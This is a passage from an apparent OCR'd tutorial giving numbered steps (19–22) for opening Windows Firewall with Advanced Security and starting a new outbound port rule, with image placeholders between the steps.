


19. The firewall is successfully turned on. Now, click **Advanced settings** in the left pane.




20. The **Windows Firewall with Advanced Security** window appears.


21. Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule...** in the right pane under **Outbound Rules**.




22. In **New Outbound Rule Wizard**, select **Port** as **Rule Type** and click **Next**.



